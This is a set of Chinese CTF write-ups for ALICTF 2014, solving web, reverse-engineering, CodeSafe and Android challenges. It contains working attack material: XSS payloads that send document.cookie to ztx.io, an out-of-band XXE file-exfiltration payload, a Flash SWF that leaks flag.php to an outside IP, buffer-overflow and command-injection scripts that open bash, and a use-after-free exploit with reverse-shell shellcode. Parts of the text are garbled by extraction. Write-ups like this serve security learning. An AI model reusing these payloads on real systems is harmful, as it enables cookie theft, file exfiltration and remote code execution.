ALICTF 2014 Writeups

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BigData

100pt

搜 php 作为关键字的时候,很容易发现一个 config1.php 后面的参数指定了攻击网络连接的各个参数,统计所有 config1.php 的事件 id 取和提交正确。

200pt

数据格式是'Start' + 用逗号分隔的逐字符的原文/密文 + 'End'。

很容易发现前 4 句对话是明文的,内容为他们将使用 RSA 加密接下来的对话。

考虑到公钥很小(<2[^]32),分解得到私钥非常容易,我们采用直接用私钥来解密的方法获得通信的内容和下一轮的公钥。将通信内容中的 bob@bob.com 替换为题目需要的 email 地址即可,循环若干轮之后即可获得 flag。代码如下:

```
#!/usr/bin/env python2
from zio import *
from zio import colored
import math, itertools
def extended_gcd(aa, bb):
    lastremainder, remainder = abs(aa), abs(bb)
    x, lastx, y, lasty = 0, 1, 1, 0
    while remainder:
        lastremainder, (quotient, remainder) = remainder, divmod(lastremainder, remainder)
        x, lastx = lastx - quotient*x, x
    y, lasty = lasty - quotient*y, y
return lastremainder, lastx * (-1 if aa < 0 else 1), lasty * (-1 if bb < 0 else 1)</pre>
def modinv(a, m):
       g, x, y = extended_gcd(a, m)
       if g != 1:
               raise ValueError
       return x % m
def modexp(g, u, p):
    s = 1
    while u != 0:
        if u & 1:
            s = (s * g) % p
        u >>= 1
        g = (g * g) % p
    return s
HOST = 'data200.alictf.com'
PORT = 30000
```

```
def get_pq(n):
    for x in xrange(3, int(math.sqrt(n)), 2):
        if n % x == 0:
            return (x, n / x)
def get_d(n, e):
    p, q = get_pq(n)
    return modinv(e, (p - 1) * (q - 1))
def to_str(s):
    return ''.join(map(chr, s))
def decrypt(c, key):
    n, e, d = key
    return modexp(c, d, n)
def encrypt(m, key):
    n, e, d = key
    return modexp(m, e, n)
def get_n_e(s):
    st = s.index('('))
    en = s.index(')')
    return map(lambda x: int(x.strip()), s[st + 1:en - 1].split(','))
def is_encrypted(s):
    return len(filter(lambda x: x < 128, s)) != len(s)</pre>
def main():
    io = zio((HOST, PORT), print_read=REPR, print_write=COLORED(REPR, 'red'))
    rsa = [(), ()]
    rsa_new = [(), ()]
    for i in itertools.count():
        io.read_until_re('Message from .*?!\n')
        s = io.readline().strip()[5:-3]
        s = map(int, s.split(','))
        if i % 4 == 0:
            rsa = rsa_new
        if is_encrypted(s):
            s = map(lambda c: decrypt(c, rsa[1 - (i % 2)]), s)
        s = to_str(s)
        if '(' in s and ')' in s:
            n, e = get_n_e(s)
            if i % 4 == 2:
                rsa_new = []
            rsa_new.append((n, e, get_d(n, e)))
            print 'rsa:', rsa, 'rsa new:', rsa new
        print colored('%d: decode result: %s' % (i, s), 'green')
        if i < 2:
            io.write(str(2 - (i % 2)))
        else:
            if i % 4 == 1:
                s = 'My account is mallory@mallory.com'
                print colored('To send: %s' % s, 'yellow')
            s = map(ord, s)
```

Web-A

100pt

经提示,这是一个注入题目,但是没有任何回显,只能一个一个 payload 进行尝试,最后发现使用 user = '+"||'1 password = anything 可以成功注入

200pt

问题关键在于绕过过滤, atob 函数没有禁用, 因此可以使用它来编码, 最终 payload 为

http://web200a.alictf.com/9ad626cab2d2d7309626e1a1ec9c1c41.php?code=window[atob(%27ZXZhbA==%27)](atob(%27d2luZG93LmxvY2F0aW9uPSJodHRwOi8venR4LmlvLylrZG9jdW1lbnQuY29va2ll%27))

300pt

这题是我们第一个解出,借鉴了 blackhat 等发布的 XEE File Retrival Attack 的一些方法,构造两个 xml,一个直接发送给服务器,另外一个在自己服务器上,内容分别如下:

send.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://ztx.io/evil_2.xml">%remote;]>
<root/>
```

evil 2.xml

```
<!ENTITY % payload SYSTEM "php://filter/read=convert.base64-encode/resource=bb.php">
<!ENTITY % param1 '<!ENTITY &#37; external SYSTEM "http://ztx.io/?%payload;" >'
>
%param1;
%external;
```

注意需要使用 base64 encode 才能让 URI 正常, 否则会造成 XML 解析出错

500pt

首先发现页面会自动跳转走,仔细观察发现页面里面有一段很奇怪的 javascript,并且包含不可见字符,把 Function 执行改成 console.log 打印会发现,这段 js 会检查 location 是否包含 helloalibaba,有的话就不会跳转,因此加上这个 helloalibaba=1 参数即可

然后根据题意需要构造 XSS,由于 escape 会把所有字母大写,因此最终 payload 不能有任何字母,所以构造了一段纯用数字和符号组成的 javascript,提交成功,最终 payload 如下:

http://web500a.alictf.com/e936a8a8ff906c8f057ed84bf4332585.php?helloalibaba=1&code=% 20<BODY%20ONLOAD=JAVASCRIPT:((\$=~[],\$={ :%2b%2b\$,\$\$\$\$:(!{}%2b[])[\$], \$:%2b %2b\$,\$ \$:(!{}%2b[])[\$], \$:%2b%2b\$,\$ \$\$:([]%2b{})[\$],\$\$ \$:(\$[\$]%2b[])[2], \$\$:%2b%2b\$,\$ $\label{localization} $$_:(!\%2b[]\%2b[])[\$],\$_:\%2b\%2b\$,\$_:\%2b\%2b\$,\$\$:\%2b\%2b$,\$$:\%2b\%2b$,\$$:\%2b\%2b$,\$$:%2b\%2b$,$$_$:%2b%2b\$,\$ $\$:\%2b\%2b\$\},\$.\$ = (\$.\$ = \$\%2b[])[\$.\$ $]\%2b(\$. $=\$.$ [\$. $])\%2$ %2b\$,\$ b(\$.\$\$=(\$.\$%2b[])[\$.__\$])%2b(![]%2b[])[\$._\$\$]%2b(\$.__=\$.\$_[\$.\$\$_])%2b(\$.\$=(!%2b[]%2b[])[\$.__\$])%2b(\$._=(!%2b[]%2b[])[\$._\$_])%2b\$.\$_[\$.\$_\$]%2b\$.__%2b\$._\$%2b\$.\$,\$.\$\$=\$.\$%2b (!%2b[]%2b[])[\$._\$\$]%2b\$.__%2b\$._%2b\$.\$%2b\$.\$\$,\$.\$=(\$.___)[\$.\$_][\$.\$_],SP=({}%2b[])[7] ,FS=([]%2b1)[\$.\$]%2b[],PR=(1.1E%2b21%2b[])[1],BA=\$.\$(\$.\$\$%2b\$P%2b\$.\$ \$\$%2b\$. %2b\$._\$%2b\$.\$_\$_)(),C=BA({}%2b[])[9],FC=\$.\$(\$.\$\$%2bSP%2bFS[9]%2bFS[10]%2bFS[11] %2bFS[12]%2bFS[13]%2bFS[14]%2bPR%2b\$.\$\$\$\$%2b\$.\$\$[4]%2b\$.\$ [1]%2b((1)[\$.\$]%2b [])[11]%2bC%2bBA(BA(!0))[2]%2b\$.\$_\$_%2b\$.\$_[5]%2bC%2b\$._\$%2b\$.\$\$_\$%2b\$.\$\$\$_)(), \$.\$(FC(119.105.110.100.111.119.46.108.111.99.97.116.105.111.110.61.34.104.116.116.112. 58,47,47,122,116,120,46,105,111,47,34,43,100,111,99,117,109,101,110,116,46,99,111,111, 107,105,101)))())>

Reverse

100pt

根据 Secret.db 字符串定位到函数 sub 423400:

```
1 void thiscall sub 423400(int this)
   2 (
      int v1; // edi@1
   3
      int v2; // esi@1
   4
   5
      FILE *fd; // ebp@2
      int v4; // eax@3
      int v5; // ebx@3
   7
   8
      int v6; // eax@4
   9
      char v7; // [sp+17h] [bp-11h]@10
  10
      int v8; // [sp+18h] [bp-10h]@3
      int v9; // [sp+24h] [bp-4h]@3
  11
  12
13
      v1 = this;
14
      v2 = 0;
15
      if ( *(_DWORD *)(this + 4) )
  16
        fd = fopen("Secret.db", "wb");
17
这个函数调用之前,调用了另外一个函数 sub_4230F0:
 default:
   sub 4230F0(v1 + 244);
   sub 423400(v1 + 244);
   *(_DWORD *)(*(_DWORD *)(U1 + 20) + 836) = 0;
   KillTimer(*(HWND *)(v1 - 824), 1u);
   *(_DWORD *)v1 = 0;
   break;
这个函数中藏着密钥:
 u19 = '1';
 U45 = '1';
 v22 = '1';
 040 = '1';
 v3 = *(const void **)v1;
 v20 = '9';
 v35 = 'w':
 v38 = 'w';
 v48 = '9';
 v21 = 'd':
 v23 = 'o':
 024 = **
 u25 = '%';
 v26 = 'A';
 v27 = '0':
 v29 = '3';
 v30 = 'i':
 v31 = '8';
       171.
静态看起来麻烦,动态调试一下即可找到 flag:
```

```
10012F3C3 0012F51C L?. ASCII "19dlo*%AO+3i87BaweTw.lo†)61K(9^5"

0012F3C0 0000020 .:

0012F3D0 00983100 .!?

0012F3D4 0B8CARB9 95?

0012F3D8 0012FF1C L. $
```

发现明文和密文是一个字节对应两个字节的关系,而且映射固定不变,与明文字符的位置无关, 所以考虑穷举所有可打印字符,做字典,存进文件中,再反查得到 flag,脚本如下:

```
keys = open('keys.txt').read()
values = open('values.txt').read()
dict_ = {}

for i in xrange(len(keys)):
    key = keys[i]
    value = values[i * 2:i * 2 + 2]
    dict_[value] = key

buf = open('ch2/flag.crpyt').read()
flag = ''
for i in xrange(len(buf) / 2):
    value = buf[i * 2:i * 2 + 2]
    flag += dict_[value]
print flag
```

300pt

首先发现该可执行文件使用 upx 加壳,遂使用 upx 脱壳得到原始程序。简单的分析一下程序的逻辑,可以发现他最终会使用 OpenSSL 来做 RSA 解密。使用一些取证工具(strings, binwalk)可以从二进制文件中获得密文(base64 编码直接存在文件中)和私钥(base64 编码,zlib 压缩),最终使用 openssl 解密获得 flag:

```
openssl rsautl -decrypt -inkey private.key -oaep < cipher.txt
```

400pt

对控制端和服务器端逆向分析,结合 ghost 的源码大致可以看出程序在通信处理函数中添加了一些额外的 TOKEN 和 COMMAND 来完成 secret.rar 的传输。通过字符串"secret.rar"来定位服务器端的 COMMAND 处理函数在 0x405d10。做法为对处理 COMMAND_ACTIVED 处的相应功能做patch,对控制端回复 TOKEN 0x81。patch 完的 server 程序部分逻辑为:

```
💶 🚄 📴
    loc 405D34:
008 \text{ cal} \overline{1}
              loc 405D6F
000 nop
008 add
              esi, 9E58h
008 push
                                ; Value
             1
00C push
              esi
                                ; Target
              ds:InterlockedExchange
010 call
008 pop
              edi
004 pop
              esi
000 retn
```

使用 patch 好的 binary 上线后即可获得 secret.rar。

在 secret.rar 里发现一个网页,从图片中可以看到一段 php 代码。完成 eval,并按 10/16 进制对最后的字符串常量逐数字转换即可得到最终的 flag。

500pt

逆向分析可以发现,

- 1. 对 0x2222 的处理部分可以泄露堆上对象的数据,包括了预先设计好的 kernel32.dll, ntdll.dll 的模块地址和对象的地址。
- 2. 对 0x3333 的处理部分对对象 delete 部分处理不妥,结合接下来的 malloc 设置合适的 payload 可以造成 UAF, 改写对象的虚表指针。
- 3. 对 0x5555 的处理部分可以完成对象虚函数的调用。

结合这三个部分,先泄露地址,然后改写虚表指针及放入 shellcode,最后使用 5555call 事先改好的地址即可完成 RCE。考虑最终运行系统平台,在拿到 EIP 控制权之后我们先使用 retn 0x100的 gadget 将栈抬高至 recv buffer 区,接下来通过 ROP 调用 kernel32.dll 中的 VirtualProtect()将堆上对象赋予执行权限,最后跳到堆上对象部分执行 shellcode 获得反连 shell。利用代码如下:

```
#!/usr/bin/env python2
# zio - https://github.com/zTrix/zio
from zio import *
import time

HOST = 'reverse500.alictf.com'
PORT = 55555

shellcode = ""
shellcode += "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b"
```

```
shellcode += "\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
shellcode += "\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
shellcode += "\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b"
shellcode += "\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0"
shellcode += "\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b"
shellcode += "\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01"
shellcode += "\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2"
shellcode += "\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
shellcode += "\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b"
shellcode += "\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86"
shellcode += "\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68"
shellcode += "\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4"
shellcode += "\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50"
shellcode += "\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
shellcode += \frac{x68}{x6a} += \frac{x68}{x
shellcode += "\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d"
shellcode += "\x64\x00\x89\xe3\x57\x57\x31\xf6\x6a\x12\x59\x56"
shellcode += "\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x8d\x44\x24\x10"
shellcode += "\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
shellcode += "\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
shellcode += "\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
shellcode += \frac{xa2}x56\\x68\\xa6\\x95\\xbd\\x9d\\xff\\xd5\\x3c\\x06\\x7c\\x0a
shellcode += "\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
shellcode += "\xff\xd5"
def do 3333():
        payload = 132(8) + 132(0x3333)
        1 = 1024 + 12
        payload += 132(1)
        payload += 132(this - 8)
        payload += 132(add esp)
        payload = payload.ljust(0x60, '\x90')
        payload += shellcode
        io.write(payload)
def do 5555():
        payload = 132(0) + 132(0x5555)
        payload = payload.ljust(80, '\x90')
        payload += 'AAAA'
        payload += 132(virtual protect)
        payload += 132(this + 0x20) # shellcode
        payload += 132(\text{this & (~0xfff)}) + 132(0x1000) + 132(0x20) + 132(\text{this})
        io.write(payload)
```

```
def do 2222():
    payload = 132(0) + 132(0x2222)
    payload = payload.ljust(12, chr(0x41))
    payload += chr(0x8c)
    io.write(payload)
    ret = io.read(0x8c)[0x80:]
    return 132(ret[:4]), 132(ret[4:8]), 132(ret[8:])
io = zio((HOST, PORT), timeout=10000000, print read=COLORED(REPR, 'red'),
print write=COLORED(REPR, 'green'))
kern32, ntdll, this = do 2222()
print '[+] kernel32.dll @ %s, ntdll.dll @ %s, this @ %s' % (hex(kern32),
hex(ntdll), hex(this))
virtual protect = kern32 + 0x1dc3
add esp = kern32 + 0x35a5
do 3333()
do_5555()
io.read()
```

Web-B

200pt

猜测页面检查了 URL 开头的字符串必须为 www.taobao.com,所以构造这个 URL 来绕过: http://www.taobao.com@web200b.alictf.com/5.php

300pt

对 d4.swf 做逆向分析可以发现他会使用 flash.display.Loader 来加载图片/swf。通过看/robots.txt 可以发现还有 upload.php 用来上传文件,flag.php 为最终需要读取的文件。whitehat 图片中藏有一个 rar,解压密码 www.alictf.com 可以获得提示 php 参数 img 参考 http://www.wooyun.org/bugs/wooyun-2014-062461,写 actionscript 如下生成 swf 可读取 flag.php 及将文件内容通过请求的方式传出来:

```
package com.powerflasher.SampleApp {
    import flash.external.ExternalInterface;
    import flash.display.MovieClip;
    import flash.events.Event;
    import flash.net.URLLoader;
    import flash.net.URLRequest;
    import flash.text.TextField;
    import flash.text.TextFieldAutoSize;
    import flash.xml.*;
```

```
import flash.events.IOErrorEvent;
  import flash.events.*;
  import flash.net.*;
   * @author User
  public class Main extends MovieClip {
     private var loader: URLLoader;
     public function Main() {
       this.graphics.beginFill(0xcccc00)
       this.graphics.drawCircle(200,200,200)
       this.graphics.endFill()
       this.graphics.beginFill(0x000000)
       this.graphics.drawCircle(140,150,50)
       this.graphics.drawCircle(260,150,50)
       this.graphics.drawRoundRect(140,270,120,10,20)
       this.graphics.endFill()
       loader = new URLLoader();
       loader.addEventListener(Event.COMPLETE, completeHandler);
       var target:String = "/flag.php";
       var request:URLRequest = new URLRequest(target);
       try {
         loader.load(request);
       } catch (error:Error) {
         sendDatatoJS("Unable to load requested document; Error: " +
error.getStackTrace());
    }
     private function doGet(res:String):void {
       loader = new URLLoader();
       var target:String = "http://54.250.212.117/"+res;
       sendDatatoJS("doget: " + target);
       var request:URLRequest = new URLRequest(target);
       try {
         loader.load(request);
       } catch (error:Error) {
         sendDatatoJS("Error: " + error.getStackTrace());
    }
     private function completeHandler(event:Event):void {
       doGet(loader.data);
       //trace("completeHandler: " + loader.data);
       sendDatatoJS("completeHandler: " + loader.data);
    }
```

```
private function sendDatatoJS(data:String):void {
    trace(data);
    ExternalInterface.call("sendToJavaScript", data);
    }
}
```

将 swf 上传后使用 admin 访问页面来访问最开始的页面 xxx.php?img=upload\yyy.jpg 即可在自己的服务器上获得 flag。

CodeSafe

100pt

漏洞发生在 rpc_function_1 中, 触发脚本如下:

```
# zio - https://github.com/zTrix/zio
from zio import *
token = '03e2cb304aeedbedc421b3e7979e523e'
host = 'codesafe100.alictf.com'
port = 30000

data = l16(200) +'1' * 331 + '\0' + '1' * (514 - 333 - 1)
request = chr(len(token)) + token + chr(1) + l32(len(data))[::-1] + data
io = zio((host, port), print_write=False)
io.write(request)
io.interact()
```

200pt

rpc_function_2 中有缓冲区溢出,绕过限制抵达该函数最深处即可,脚本如下:

```
# zio - https://github.com/zTrix/zio
from zio import *
token = '03e2cb304aeedbedc421b3e7979e523e'
host = 'codesafe200.alictf.com'
port = 30000

data = 'i' * 63 + ' ' * (512 - 127 + 63 - 17) + '=' + '1234567890123452'
```

```
request = chr(len(token)) + token + chr(2) + 132(len(data))[::-1] + data
io = zio((host, port), print_write=False)
io.write(request)
io.interact()
```

在 rpc_function_2 中的 sprintf 存在堆溢出,绕过限制进去到相应函数即可,注意其他漏洞不能触发 flag 返回,必须使用出题人给定的方式。

```
# zio - https://github.com/zTrix/zio
from zio import *
import time
token = '03e2cb304aeedbedc421b3e7979e523e'
host = 'codesafe300.alictf.com'
port = 30000
k = 'alibaba-inc'
def shuf(s, o):
   r = ''
    for c in s:
        if c >= 'a' and c <= 'z':
            r += chr(ord('a') + ((ord(c) - ord('a')) + o) \% 26)
        else:
            r += c
    return r
k = shuf(k, -8)
data = 132(0x4848) + 132(int(time.time())) + 132(2) + k.ljust(16, '\0') +
132(255) + 'http://alibaba.com/'.ljust(255, 'A') + '\0'
request = chr(len(token)) + token + chr(2) + 132(len(data))[::-1] + data
io = zio((host, port), print_write=False)
io.write(request)
io.interact()
```

400pt

在 rpc_function_1 中存在命令注入漏洞,但是用 admin 密码登陆,login 标识还是会为 0,所以要用 guest 密码登陆,但是用户名不能为 admin; function1 会去掉用户名最开头的空格,而复制到

szUser 时只复制了 64 字节,所以可以构造(admin + 大于等于 59 个空格 + 非空格且非 0 字符),让第一次调用 function1 时让用户名为 admin 加上保留的空格和最后的字符,第二次对 szUser 时调用时空格就会被截断,这样就能绕过限制。代码如下:

```
# zio - https://github.com/zTrix/zio
from zio import *
import time
token = '03e2cb304aeedbedc421b3e7979e523e'
host = 'codesafe400.alictf.com'
port = 30000
cmd = 'bash'
def dec(value, user):
    j = len(user)
    s = ord('a')
    r = ''
    for i in xrange(len(value)):
        v = value[i]
        u = user[i % j]
        r += chr((26 * 10 + (ord(v) - s) - (ord(u) - s)) % 26 + s)
    return r
data = ('admin'.ljust(64, '') + 'A').ljust(128, '\0') + dec('alibaba',
'guest').ljust(128, '\0') + (';' + cmd).ljust(256, '\0')
request = chr(len(token)) + token + chr(1) + 132(len(data))[::-1] + data
io = zio((host, port), print_write=False)
io.write(request)
io.interact()
```

EvilApk

100pt

与热身赛的无线安全赛题第一题相同,用 JEB 反编译看一眼即可。

```
private void readAssetFile() {
    String v0 = this.getFilesDir() + "/inputfile";
    this.iresult = JniEncode.getIntResult(v0);
    Log.v("alibaba", "readAssetFile iresult = " + this.iresult);
    this.m_iresult.setText("数字结果: " + this.iresult);
    this.sresult = JniEncode.getStringResult(v0);
    Log.v("alibaba", "readAssetFile sresult = " + this.sresult);
    this.m_sresult.setText("\n字符结果: " + this.sresult);
    this.writeResultToFile(this.iresult, this.sresult, "/sdcard/outputfileA");
}
```

使用 apktool 解包,然后匹配 smali 代码即可,命令如下: apktool d 6e1b3c5b5d4dd2a9035g7b7a8c2be3043-static_analysis.apk out grep -R sendSMS out/smali/* | wc -l 得到结果 20,再减去 sendSMS 自身得到 flag: 19。

300pt

应用的 dex 文件被加固,所以考虑使用内存 dump 法。在 Android 系统中使用 gdb-static,attach 到目标应用的进程上,然后使用 gcore 命令得到 core dump 文件,接着根据 dex 文件头来从内存 dump 中提取 dex 文件,python 脚本如下(core.5983 即为 core dump 文件):

```
# zio - https://github.com/zTrix/zio
from zio import *
f = open('core.5983')
data = f.read()
f.close()

start = 0
while 1:
    i = data.find('dex\x0a035', start)
    if i == -1:
        break
    start = i + 1
    l = l32(data[i + 32: i + 36])
    open(str(i) + '.dex', 'w').write(data[i:i + 1])
```

然后在得到的一些 dex 中去搜索包名: \$ grep com.ali *.dex Binary file 182092416.dex matches Binary file 3715744.dex matches 得到两个包,除去一个较小的,另一个就是要分析的,使用 baksmali 解包: baksmali 182092416.dex 在这个文件中可以找到 flag: com/ali/tg/testapp/WebViewActivity\$JavaScriptInterface.smali

```
# virtual methods
.method public showToast()V
.registers 5
File Edit View Insert Format Tools Table Add-ons Help All changes saved in Drive
.invoke-static {}, Landroid/support/v4/app/ActionBarDrawerToggleJellybeanMR2n;->a()Z
...
move-result v3
...
# Wind the provided Help All changes saved in Drive
...
invoke-static {v3}, Landroid/support/v4/app/ActionBarDrawerToggleJellybeanMR2n;->b(I)V
...
300pt
...
invoke-static {v3}, Landroid/support/v4/app/ActionBarDrawerToggleJellybeanMR2n;->b(I)V
...
300pt
...
iget-object v0, p0, Lcom/ali/tg/testapp/WebViewActivity$JavaScriptInterface;->mContext;Landroid/content/Context;
...
const-string v1, "\u7965\u99f99\uff01" + #\u00edrawerToggleJellybeanMR2n; ->b(I)V
...
const-string v1, "\u7965\u99f99\uff01" + #\u00edrawerToggleJellybeanMR2n; ->mContext;Landroid/content/Context;
...
const-string v1, "\u7965\u99f99\uff01" + #\u00edrawerToggleJellybeanMR2n; ->mContext;Landroid/content/Context;
...
const-string v1, "\u7965\u99f99\uff01" + #\u00edrawerToggleJellybeanMR2n; ->mContext;Landroid/content/Context;
...
const-string v1, "\u7965\u99f99\u99f99\uff01" + #\u00edrawerToggleJellybeanMR2n; ->mContext;Landroid/content/Context;
...
const-string v1, "\u7965\u99f99\u99f99\u99f99\u99ff91" + #\u00edrawerToggleJellybeanMR2n; ->mContext;Landroid/content/Context;
...
const-string v1, "\u7965\u99f99\u9ff91" + #\u00edrawerToggleJellybeanMR2n; ->mContext;Landroid/content/Context;
...
const-string v1, "\u7965\u99f99\u99f99\u99ff99\u99f99\u99ff91" + #\u00edrawerToggleJellybeanMR2n; ->mContext;Landroid/content/Context;
...
const-string v1, "\u7965\u99f99\u99ff91" + #\u00edrawerToggleJellybeanMR2n; ->mContext;Landroid/content/Context;
...
const-string v1
```

使用基于 Android Substrate 的 Introspy-Analyzer 进行 API Trace,记录到密码相关 API 调用如下:

```
I/Introspy( 3610): ### GENERAL CRYPTO ### com.ali.encryption - javax.crypto.Cipher->init()
I/Introspy( 3610): -> Mode: ENCRYPT_MODE, Key format: RAW, Key: [H5jOqyCXcO+odcJFhT70dh+Yzqsgl3Dv]
I/Introspy( 3610): ### GENERAL CRYPTO ### com.ali.encryption - javax.crypto.Cipher->init()
I/Introspy( 3610): -> Mode: ENCRYPT_MODE, Key format: RAW, Key: [H5jOqyCXcO+odcJFhT70dh+Yzqsgl3Dv]
W/Introspy( 3610): !!! IV of 0
W/Introspy( 3610): ### GENERAL CRYPTO ### com.ali.encryption - javax.crypto.Cipher->doFinal()
W/Introspy( 3610): -> ENCRYPT: [j]
W/Introspy( 3610): -> Output data is not in a readable format, base64: [Ryp370LXZXs=]
W/Introspy( 3610): -> !!! -> Algo: DESede/CBC/PKCS5Padding; IV: AAoKCgoCAqo=
```

发现程序在检查密码时发生了加密操作,算法是 CBC 模式的 Triple DES,IV 的 Base64 编码为 AAoKCgoCAqo=,Key 的 Base64 编码为 H5jOqyCXcO+odcJFhT7Odh+Yzqsgl3Dv。

另外通过自定义 Hook 一些 String 的 API,可以观察到,程序在比较一个字符串,如下所示:

```
W/Introspy( 7891): ### CUSTOM HOOK ### com.ali.encryption - java.lang.String->equals()
W/Introspy( 7891): -> !!! Compare object: 000a0a0a0a0202aa5458d715704493d8e6b9bd38f8b6be0e
```


猜测这个就是密文的 hex 编码,尝试编写 python 脚本进行解密:

```
from M2Crypto.EVP import Cipher
from base64 import b64encode, b64decode
key = b64decode('H5jOqyCXcO+odcJFhT70dh+Yzqsgl3Dv')
iv = b64decode('AAoKCgoCAqo=')
ciphertext =
'000a0a0a0a0202aa5458d715704493d8e6b9bd38f8b6be0e'.decode('hex')

decipher = Cipher(alg='des_ede3_cbc', key=key, op=0, iv=iv)
plaintext = decipher.update(ciphertext)
plaintext += decipher.final()

print plaintext
```

运行结果:



500pt

下载下来一个 libtr.so, 试图用 LoadLibrary 加载运行, 结果产生了这个错误:

java.lang.ClassNotFoundException: com.ir.gc.CustomContentProvider,去 Google 一下发现了这个帖子: http://blog.csdn.net/u012398902/article/details/19987415,里面提到了 libmegjb.so,猜测题目中的这个 so 就是 libmegjb.so,继续搜索,发现是中国移动游戏门户的 SDK 中的一个动态库,于是上 http://g.10086.cn/找了一个跟题目中使用相同 so 文件的游戏进行调试:



魔戒ONLINE

1570次 下载 类别:角色扮演 发布:2014-07-24 大小:97.3 M

http://g.10086.cn/game/760000003661?spm=www.gamelist.getclassid.azjxyx.36

在手机上安装运行后,ps 命令查看进程,发现有三个进程。查看主进程的内存空间地址映射,找到 libmegjb.so 加载的位置,如下所示:

对 libmegjb.so 初步静态分析发现,程序中大量的字符串放在静态区,于是想到把 bss section 通过 dd 命令,从/proc/%pid/mem 中 dump 出来,命令如下:

dd if=/proc/2750/mem of=/sdcard/mem bs=1 skip=1582153728 count=1019904 然后从 mem 中寻找 proc 路径字样,如下所示:

```
[kelwin@arch tmp]$ strings -tx mem | grep /proc/
   5ff4 /proc/%d/cmdline
   80c4 /proc/%d/stat
   81e8 /proc/%d/stat
   84b0 /proc/%d/maps
   872c /proc/%d/cmdline
   8a68 /proc/self/maps
```

stat 通常被用作反调试,因此锁定/proc/%d/stat 这个文件目标,初步计算一下相应内存在 liblibmegjb.so 当中的偏移:


```
In [8]: hex(0x5e4dc000 + 0x80c4 - 0x5e3e3000)
Out[8]: '0x1010c4'
In [9]: hex(0x5e4dc000 + 0x81e8 - 0x5e3e3000)
Out[9]: '0x1011e8'
```

在 IDA 中锁定这两个位置:

```
"DRR:OOTOTOCO
  .bss:001010C4 flag
                                  % 1
  .bss:001010C4
  .bss:001010C4
                                   1
  .bss:001010C4
  .bss:001010C4
  .bss:001010C4
  .bss:001010C4
  .bss:001010C4
  .bss:001010C4
                                   1
  .bss:001010C4
                                  % 1
 .bss:001010C4
                                          以及
.bss:001011E8 ; char flag2[16]
                               % 0x10
.bss:001011E8
```

.bss:001011E8 flag2

分别对这两个地址按 X 找引用点, 找到一处可疑点:



跳转过去看 sub_514C8 中相关部分,发现如下解密路径的代码:

```
case 10:
  result = 44;
  flag2[v1] = -49 * byte_E68CA[v1] - 106 - (-98 * byte_E68CA[v1] & 0x2C);
  v5 = 20;
  continue;
```

因此密文如下所示:

```
.rodata:000E68CA ; _BYTE byte_E68CA[14]
 .rodata:000E68CA byte E68CA
                                  DCB 0xF7, 0x3A, 0xDC, 0xB7, 0xFB, 0xF7, 0xDD, 0x6E, 0xF7
                                                           ; DATA XREF: sub_514C8+2C'o
 .rodata:000E68CA
 .rodata:000E68CA
                                                           : .text:off 517B8'o
```

综合明文和密文,flag 是 stat0xF73ADCB7FBF7DD6EF70B7E597E